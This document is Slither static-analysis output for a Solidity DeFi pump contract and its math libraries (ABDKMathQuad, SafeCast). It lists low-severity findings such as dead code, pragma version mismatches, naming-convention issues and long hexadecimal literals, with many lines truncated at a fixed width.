GeoEmaAndCumSmaPump._readCumulativeReserves(address) (src/pumps/GeoEmaAndCumSmaPump.sol#259-276) uses assembly
        - INLINE ASM (src/pumps/GeoEmaAndCumSmaPump.sol#264-266)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Different versions of Solidity are used:
        - Version used: ['=0.8.17', '^0.8.0', '^0.8.17']
        - =0.8.17 (src/interfaces/pumps/ICumulativePump.sol#3)
        - =0.8.17 (src/interfaces/pumps/IInstantaneousPump.sol#3)
        - =0.8.17 (src/interfaces/pumps/IPump.sol#3)
        - ABIEncoderV2 (src/interfaces/pumps/ICumulativePump.sol#4)
        - ABIEncoderV2 (src/interfaces/pumps/IInstantaneousPump.sol#4)
        - ABIEncoderV2 (src/interfaces/pumps/IPump.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/IERC20.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#5)
        - ^0.8.0 (src/libraries/ABDKMathQuad.sol#6)
        - ^0.8.17 (src/interfaces/IWell.sol#3)
        - ^0.8.17 (src/libraries/LibBytes16.sol#3)
        - ^0.8.17 (src/libraries/LibLastReserveBytes.sol#3)
        - ^0.8.17 (src/pumps/GeoEmaAndCumSmaPump.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

ABDKMathQuad.abs(bytes16) (src/libraries/ABDKMathQuad.sol#984-988) is never used and should be removed
ABDKMathQuad.eq(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#594-602) is never used and should be removed
ABDKMathQuad.exp(bytes16) (src/libraries/ABDKMathQuad.sol#2028-2032) is never used and should be removed
ABDKMathQuad.from128x128(int256) (src/libraries/ABDKMathQuad.sol#240-258) is never used and should be removed
ABDKMathQuad.from64x64(int128) (src/libraries/ABDKMathQuad.sol#297-315) is never used and should be removed
ABDKMathQuad.fromDouble(bytes8) (src/libraries/ABDKMathQuad.sol#426-453) is never used and should be removed
ABDKMathQuad.fromInt(int256) (src/libraries/ABDKMathQuad.sol#51-69) is never used and should be removed
ABDKMathQuad.fromOctuple(bytes32) (src/libraries/ABDKMathQuad.sol#353-383) is never used and should be removed
ABDKMathQuad.isInfinity(bytes16) (src/libraries/ABDKMathQuad.sol#523-527) is never used and should be removed
ABDKMathQuad.isNaN(bytes16) (src/libraries/ABDKMathQuad.sol#510-514) is never used and should be removed
ABDKMathQuad.ln(bytes16) (src/libraries/ABDKMathQuad.sol#1129-1133) is never used and should be removed
ABDKMathQuad.neg(bytes16) (src/libraries/ABDKMathQuad.sol#972-976) is never used and should be removed
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) is never used and should be removed
ABDKMathQuad.sign(bytes16) (src/libraries/ABDKMathQuad.sol#536-546) is never used and should be removed
ABDKMathQuad.sqrt(bytes16) (src/libraries/ABDKMathQuad.sol#996-1049) is never used and should be removed
ABDKMathQuad.to128x128(bytes16) (src/libraries/ABDKMathQuad.sol#267-288) is never used and should be removed
ABDKMathQuad.to64x64(bytes16) (src/libraries/ABDKMathQuad.sol#324-345) is never used and should be removed
ABDKMathQuad.toDouble(bytes16) (src/libraries/ABDKMathQuad.sol#461-502) is never used and should be removed
ABDKMathQuad.toInt(bytes16) (src/libraries/ABDKMathQuad.sol#78-99) is never used and should be removed
ABDKMathQuad.toOctuple(bytes16) (src/libraries/ABDKMathQuad.sol#391-418) is never used and should be removed
LibLastReserveBytes.readBytes(bytes32) (src/libraries/LibLastReserveBytes.sol#114-118) is never used and should be removed
SafeCast.toInt104(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#901-904) is never used and should be remo
SafeCast.toInt112(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#883-886) is never used and should be remo
SafeCast.toInt120(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#865-868) is never used and should be remo
SafeCast.toInt128(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#847-850) is never used and should be remo
SafeCast.toInt136(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#829-832) is never used and should be remo
SafeCast.toInt144(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#811-814) is never used and should be remo
SafeCast.toInt152(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#793-796) is never used and should be remo
SafeCast.toInt16(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#1099-1102) is never used and should be rem
```

```
SafeCast.toInt160(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#775-778) is never used and should be remo
SafeCast.toInt168(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#757-760) is never used and should be remo
SafeCast.toInt176(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#739-742) is never used and should be remo
SafeCast.toInt184(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#721-724) is never used and should be remo
SafeCast.toInt192(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#703-706) is never used and should be remo
SafeCast.toInt200(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#685-688) is never used and should be remo
SafeCast.toInt208(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#667-670) is never used and should be remo
SafeCast.toInt216(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#649-652) is never used and should be remo
SafeCast.toInt224(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#631-634) is never used and should be remo
SafeCast.toInt232(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#613-616) is never used and should be remo
SafeCast.toInt24(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#1081-1084) is never used and should be rem
SafeCast.toInt240(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#595-598) is never used and should be remo
SafeCast.toInt248(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#577-580) is never used and should be remo
SafeCast.toInt256(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#1131-1135) is never used and should be r
SafeCast.toInt32(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#1063-1066) is never used and should be rem
SafeCast.toInt40(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#1045-1048) is never used and should be rem
SafeCast.toInt48(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#1027-1030) is never used and should be rem
SafeCast.toInt56(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#1009-1012) is never used and should be rem
SafeCast.toInt64(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#991-994) is never used and should be remov
SafeCast.toInt72(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#973-976) is never used and should be remov
SafeCast.toInt8(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#1117-1120) is never used and should be remo
SafeCast.toInt80(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#955-958) is never used and should be remov
SafeCast.toInt88(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#937-940) is never used and should be remov
SafeCast.toInt96(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#919-922) is never used and should be remov
SafeCast.toUint104(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#341-344) is never used and should be re
SafeCast.toUint112(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#324-327) is never used and should be re
SafeCast.toUint120(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#307-310) is never used and should be re
SafeCast.toUint128(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#290-293) is never used and should be re
SafeCast.toUint136(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#273-276) is never used and should be re
SafeCast.toUint144(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#256-259) is never used and should be re
SafeCast.toUint152(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#239-242) is never used and should be re
SafeCast.toUint16(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#528-531) is never used and should be rem
SafeCast.toUint160(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#222-225) is never used and should be re
SafeCast.toUint168(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#205-208) is never used and should be re
SafeCast.toUint176(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#188-191) is never used and should be re
SafeCast.toUint184(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#171-174) is never used and should be re
SafeCast.toUint192(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#154-157) is never used and should be re
SafeCast.toUint200(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#137-140) is never used and should be re
SafeCast.toUint208(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#120-123) is never used and should be re
SafeCast.toUint216(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#103-106) is never used and should be re
SafeCast.toUint224(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#86-89) is never used and should be remo
SafeCast.toUint232(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#69-72) is never used and should be remo
SafeCast.toUint24(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#511-514) is never used and should be rem
SafeCast.toUint240(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#52-55) is never used and should be remo
SafeCast.toUint248(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#35-38) is never used and should be remo
SafeCast.toUint256(int256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#559-562) is never used and should be rem
SafeCast.toUint32(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#494-497) is never used and should be rem
SafeCast.toUint40(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#477-480) is never used and should be rem
SafeCast.toUint48(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#460-463) is never used and should be rem
SafeCast.toUint56(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#443-446) is never used and should be rem
SafeCast.toUint64(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#426-429) is never used and should be rem
SafeCast.toUint72(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#409-412) is never used and should be rem
SafeCast.toUint8(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#545-548) is never used and should be remo
SafeCast.toUint80(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#392-395) is never used and should be rem
SafeCast.toUint88(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#375-378) is never used and should be rem
SafeCast.toUint96(uint256) (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#358-361) is never used and should be rem
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
```

```
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/utils/math/SafeCast.sol#5) allows old versions
Pragma version^0.8.17 (src/interfaces/IWell.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.1
Pragma version=0.8.17 (src/interfaces/pumps/ICumulativePump.sol#3) necessitates a version too recent to be trusted. Consider depl
Pragma version=0.8.17 (src/interfaces/pumps/IInstantaneousPump.sol#3) necessitates a version too recent to be trusted. Consider d
Pragma version=0.8.17 (src/interfaces/pumps/IPump.sol#3) necessitates a version too recent to be trusted. Consider deploying with
Pragma version^0.8.0 (src/libraries/ABDKMathQuad.sol#6) allows old versions
Pragma version^0.8.17 (src/libraries/LibBytes16.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0
Pragma version^0.8.17 (src/libraries/LibLastReserveBytes.sol#3) necessitates a version too recent to be trusted. Consider deployi
Pragma version^0.8.17 (src/pumps/GeoEmaAndCumSmaPump.sol#3) necessitates a version too recent to be trusted. Consider deploying w
solc-0.8.17 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Function ABDKMathQuad.log_2(bytes16) (src/libraries/ABDKMathQuad.sol#1057-1121) is not in mixedCase
Function ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) is not in mixedCase
Function ABDKMathQuad.pow_2ToUInt(bytes16) (src/libraries/ABDKMathQuad.sol#1574-2020) is not in mixedCase
Constant ABDKMathQuad.NaN (src/libraries/ABDKMathQuad.sol#38) is not in UPPER_CASE_WITH_UNDERSCORES
Variable GeoEmaAndCumSmaPump.LOG_MAX_INCREASE (src/pumps/GeoEmaAndCumSmaPump.sol#35) is not in mixedCase
Variable GeoEmaAndCumSmaPump.LOG_MAX_DECREASE (src/pumps/GeoEmaAndCumSmaPump.sol#36) is not in mixedCase
Variable GeoEmaAndCumSmaPump.A (src/pumps/GeoEmaAndCumSmaPump.sol#37) is not in mixedCase
Variable GeoEmaAndCumSmaPump.BLOCK_TIME (src/pumps/GeoEmaAndCumSmaPump.sol#38) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

ABDKMathQuad.fromInt(int256) (src/libraries/ABDKMathQuad.sol#51-69) uses literals with too many digits:
        - result |= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#64)
ABDKMathQuad.toInt(bytes16) (src/libraries/ABDKMathQuad.sol#78-99) uses literals with too many digits:
        - result = uint256(uint128(x)) & 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF | 0x100000000000000000000000000000000 (src/libraries/ABDKMath
ABDKMathQuad.toInt(bytes16) (src/libraries/ABDKMathQuad.sol#78-99) uses literals with too many digits:
        - uint128(x) >= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#90)
ABDKMathQuad.toInt(bytes16) (src/libraries/ABDKMathQuad.sol#78-99) uses literals with too many digits:
        - require(bool)(result <= 0x8000000000000000000000000000000000000000000000000000000000000000) (src/libraries/ABDKMathQuad
ABDKMathQuad.fromUIntToLog2(uint256) (src/libraries/ABDKMathQuad.sol#107-186) uses literals with too many digits:
        - uint128(result) > 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#123)
ABDKMathQuad.fromUIntToLog2(uint256) (src/libraries/ABDKMathQuad.sol#107-186) uses literals with too many digits:
        - bytes16(uint128(result)) == 0x3FFF0000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#125)
ABDKMathQuad.fromUIntToLog2(uint256) (src/libraries/ABDKMathQuad.sol#107-186) uses literals with too many digits:
        - xSignifier |= 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#134)
ABDKMathQuad.fromUIntToLog2(uint256) (src/libraries/ABDKMathQuad.sol#107-186) uses literals with too many digits:
        - xSignifier >= 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#148)
ABDKMathQuad.fromUIntToLog2(uint256) (src/libraries/ABDKMathQuad.sol#107-186) uses literals with too many digits:
        - xSignifier == 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#158)
ABDKMathQuad.fromUIntToLog2(uint256) (src/libraries/ABDKMathQuad.sol#107-186) uses literals with too many digits:
        - resultSignifier < 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#165)
ABDKMathQuad.fromUIntToLog2(uint256) (src/libraries/ABDKMathQuad.sol#107-186) uses literals with too many digits:
        - bytes16(uint128(0x80000000000000000000000000000000 | resultExponent << 112 | resultSignifier & 0xFFFFFFFFFFFFFFFFFFFFFFF
ABDKMathQuad.toUInt(bytes16) (src/libraries/ABDKMathQuad.sol#215-231) uses literals with too many digits:
        - require(bool)(uint128(x) < 0x80000000000000000000000000000000) (src/libraries/ABDKMathQuad.sol#221)
ABDKMathQuad.toUInt(bytes16) (src/libraries/ABDKMathQuad.sol#215-231) uses literals with too many digits:
        - result = uint256(uint128(x)) & 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF | 0x100000000000000000000000000000000 (src/libraries/ABDKMath
ABDKMathQuad.from128x128(int256) (src/libraries/ABDKMathQuad.sol#240-258) uses literals with too many digits:
        - result |= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#253)
ABDKMathQuad.to128x128(bytes16) (src/libraries/ABDKMathQuad.sol#267-288) uses literals with too many digits:
        - result = uint256(uint128(x)) & 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF | 0x100000000000000000000000000000000 (src/libraries/ABDKMath
ABDKMathQuad.to128x128(bytes16) (src/libraries/ABDKMathQuad.sol#267-288) uses literals with too many digits:
        - uint128(x) >= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#279)
ABDKMathQuad.to128x128(bytes16) (src/libraries/ABDKMathQuad.sol#267-288) uses literals with too many digits:
        - require(bool)(result <= 0x8000000000000000000000000000000000000000000000000000000000000000) (src/libraries/ABDKMathQuad
ABDKMathQuad.from64x64(int128) (src/libraries/ABDKMathQuad.sol#297-315) uses literals with too many digits:
        - result |= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#310)
```

```
ABDKMathQuad.to64x64(bytes16) (src/libraries/ABDKMathQuad.sol#324-345) uses literals with too many digits:
        - result = uint256(uint128(x)) & 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF | 0x10000000000000000000000000000000 (src/libraries/ABDKMath
ABDKMathQuad.to64x64(bytes16) (src/libraries/ABDKMathQuad.sol#324-345) uses literals with too many digits:
        - uint128(x) >= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#336)
ABDKMathQuad.to64x64(bytes16) (src/libraries/ABDKMathQuad.sol#324-345) uses literals with too many digits:
        - require(bool)(result <= 0x8000000000000000000000000000000000000000000000000000000000000000) (src/libraries/ABDKMathQuad.sol#338)
ABDKMathQuad.fromOctuple(bytes32) (src/libraries/ABDKMathQuad.sol#353-383) uses literals with too many digits:
        - negative = x & 0x8000000000000000000000000000000000000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#3
ABDKMathQuad.fromOctuple(bytes32) (src/libraries/ABDKMathQuad.sol#353-383) uses literals with too many digits:
        - significand = (significand | 0x10000000000000000000000000000000000000000000000000000000000000) >> 245_885 - exponent (src
ABDKMathQuad.fromOctuple(bytes32) (src/libraries/ABDKMathQuad.sol#353-383) uses literals with too many digits:
        - result |= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#379)
ABDKMathQuad.toOctuple(bytes16) (src/libraries/ABDKMathQuad.sol#391-418) uses literals with too many digits:
        - uint128(x) >= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#412)
ABDKMathQuad.toOctuple(bytes16) (src/libraries/ABDKMathQuad.sol#391-418) uses literals with too many digits:
        - result |= 0x80000000000000000000000000000000000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#413)
ABDKMathQuad.fromDouble(bytes8) (src/libraries/ABDKMathQuad.sol#426-453) uses literals with too many digits:
        - x & 0x8000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#447)
ABDKMathQuad.fromDouble(bytes8) (src/libraries/ABDKMathQuad.sol#426-453) uses literals with too many digits:
        - result |= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#448)
ABDKMathQuad.toDouble(bytes16) (src/libraries/ABDKMathQuad.sol#461-502) uses literals with too many digits:
        - negative = uint128(x) >= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#463)
ABDKMathQuad.toDouble(bytes16) (src/libraries/ABDKMathQuad.sol#461-502) uses literals with too many digits:
        - 0x7FF8000000000000 (src/libraries/ABDKMathQuad.sol#470)
ABDKMathQuad.toDouble(bytes16) (src/libraries/ABDKMathQuad.sol#461-502) uses literals with too many digits:
        - significand = (significand | 0x10000000000000000000000000000) >> 15_421 - exponent (src/libraries/ABDKMathQuad.sol#490)
ABDKMathQuad.toDouble(bytes16) (src/libraries/ABDKMathQuad.sol#461-502) uses literals with too many digits:
        - result |= 0x8000000000000000 (src/libraries/ABDKMathQuad.sol#498)
ABDKMathQuad.toDouble(bytes16) (src/libraries/ABDKMathQuad.sol#461-502) uses literals with too many digits:
        - bytes8(0xFFF0000000000000) (src/libraries/ABDKMathQuad.sol#473-475)
ABDKMathQuad.toDouble(bytes16) (src/libraries/ABDKMathQuad.sol#461-502) uses literals with too many digits:
        - bytes8(0x7FF0000000000000) (src/libraries/ABDKMathQuad.sol#473-475)
ABDKMathQuad.toDouble(bytes16) (src/libraries/ABDKMathQuad.sol#461-502) uses literals with too many digits:
        - bytes8(0xFFF0000000000000) (src/libraries/ABDKMathQuad.sol#480-482)
ABDKMathQuad.toDouble(bytes16) (src/libraries/ABDKMathQuad.sol#461-502) uses literals with too many digits:
        - bytes8(0x7FF0000000000000) (src/libraries/ABDKMathQuad.sol#480-482)
ABDKMathQuad.toDouble(bytes16) (src/libraries/ABDKMathQuad.sol#461-502) uses literals with too many digits:
        - bytes8(0x8000000000000000) (src/libraries/ABDKMathQuad.sol#485-487)
ABDKMathQuad.toDouble(bytes16) (src/libraries/ABDKMathQuad.sol#461-502) uses literals with too many digits:
        - bytes8(0x0000000000000000) (src/libraries/ABDKMathQuad.sol#485-487)
ABDKMathQuad.isNaN(bytes16) (src/libraries/ABDKMathQuad.sol#510-514) uses literals with too many digits:
        - uint128(x) & 0x7FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF > 0x7FFF0000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#51
ABDKMathQuad.isInfinity(bytes16) (src/libraries/ABDKMathQuad.sol#523-527) uses literals with too many digits:
        - uint128(x) & 0x7FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF == 0x7FFF0000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#5
ABDKMathQuad.sign(bytes16) (src/libraries/ABDKMathQuad.sol#536-546) uses literals with too many digits:
        - require(bool)(absoluteX <= 0x7FFF0000000000000000000000000000) (src/libraries/ABDKMathQuad.sol#540)
ABDKMathQuad.sign(bytes16) (src/libraries/ABDKMathQuad.sol#536-546) uses literals with too many digits:
        - uint128(x) >= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#543)
ABDKMathQuad.cmp(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#556-584) uses literals with too many digits:
        - require(bool)(absoluteX <= 0x7FFF0000000000000000000000000000) (src/libraries/ABDKMathQuad.sol#560)
ABDKMathQuad.cmp(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#556-584) uses literals with too many digits:
        - require(bool)(absoluteY <= 0x7FFF0000000000000000000000000000) (src/libraries/ABDKMathQuad.sol#564)
ABDKMathQuad.cmp(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#556-584) uses literals with too many digits:
        - require(bool)(x != y || absoluteX < 0x7FFF0000000000000000000000000000) (src/libraries/ABDKMathQuad.sol#567)
ABDKMathQuad.cmp(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#556-584) uses literals with too many digits:
        - negativeX = uint128(x) >= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#572)
ABDKMathQuad.cmp(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#556-584) uses literals with too many digits:
        - negativeY = uint128(y) >= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#573)
```

```
ABDKMathQuad.eq(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#594-602) uses literals with too many digits:
        - uint128(x) & 0x7FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF < 0x7FFF0000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#597
ABDKMathQuad.add(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#618-737) uses literals with too many digits:
        - xSign = uint128(x) >= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#633)
ABDKMathQuad.add(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#618-737) uses literals with too many digits:
        - xSignifier |= 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#636)
ABDKMathQuad.add(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#618-737) uses literals with too many digits:
        - ySign = uint128(y) >= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#638)
ABDKMathQuad.add(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#618-737) uses literals with too many digits:
        - ySignifier |= 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#641)
ABDKMathQuad.add(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#618-737) uses literals with too many digits:
        - xSignifier >= 0x20000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#664)
ABDKMathQuad.add(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#618-737) uses literals with too many digits:
        - xSignifier < 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#672)
ABDKMathQuad.add(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#618-737) uses literals with too many digits:
        - bytes16(uint128(0x80000000000000000000000000000000 | (xExponent << 112) | xSignifier)) (src/libraries/ABDKMathQuad.sol#6
ABDKMathQuad.add(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#618-737) uses literals with too many digits:
        - bytes16(uint128(0x80000000000000000000000000000000 | (xExponent << 112) | xSignifier)) (src/libraries/ABDKMathQuad.sol#7
ABDKMathQuad.sub(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#753-757) uses literals with too many digits:
        - add(x,y ^ 0x80000000000000000000000000000000) (src/libraries/ABDKMathQuad.sol#755)
ABDKMathQuad.mul(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#778-849) uses literals with too many digits:
        - x ^ y & 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#785)
ABDKMathQuad.mul(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#778-849) uses literals with too many digits:
        - x ^ y == 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#786)
ABDKMathQuad.mul(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#778-849) uses literals with too many digits:
        - x ^ y & 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#790)
ABDKMathQuad.mul(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#778-849) uses literals with too many digits:
        - y ^ x & 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#794)
ABDKMathQuad.mul(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#778-849) uses literals with too many digits:
        - xSignifier |= 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#798)
ABDKMathQuad.mul(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#778-849) uses literals with too many digits:
        - ySignifier |= 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#802)
ABDKMathQuad.mul(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#778-849) uses literals with too many digits:
        - bytes16(uint128(uint128((x ^ y) & 0x80000000000000000000000000000000) | xExponent << 112 | xSignifier)) (src/libraries/A
ABDKMathQuad.mul(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#778-849) uses literals with too many digits:
        - (x ^ y) & 0x80000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#806)
ABDKMathQuad.mul(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#778-849) uses literals with too many digits:
        - xSignifier >= 0x20000000000000000000000000000000000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#811-815)
ABDKMathQuad.mul(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#778-849) uses literals with too many digits:
        - xSignifier >= 0x10000000000000000000000000000000000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#811-815)
ABDKMathQuad.div(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#885-964) uses literals with too many digits:
        - x ^ y & 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#892)
ABDKMathQuad.div(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#885-964) uses literals with too many digits:
        - POSITIVE_ZERO | (x ^ y) & 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#895)
ABDKMathQuad.div(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#885-964) uses literals with too many digits:
        - POSITIVE_INFINITY | (x ^ y) & 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#898)
ABDKMathQuad.div(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#885-964) uses literals with too many digits:
        - ySignifier |= 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#902)
ABDKMathQuad.div(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#885-964) uses literals with too many digits:
        - xSignifier = (xSignifier | 0x10000000000000000000000000000000) << 114 (src/libraries/ABDKMathQuad.sol#915)
ABDKMathQuad.div(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#885-964) uses literals with too many digits:
        - assert(bool)(xSignifier >= 0x10000000000000000000000000000000) (src/libraries/ABDKMathQuad.sol#923)
ABDKMathQuad.div(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#885-964) uses literals with too many digits:
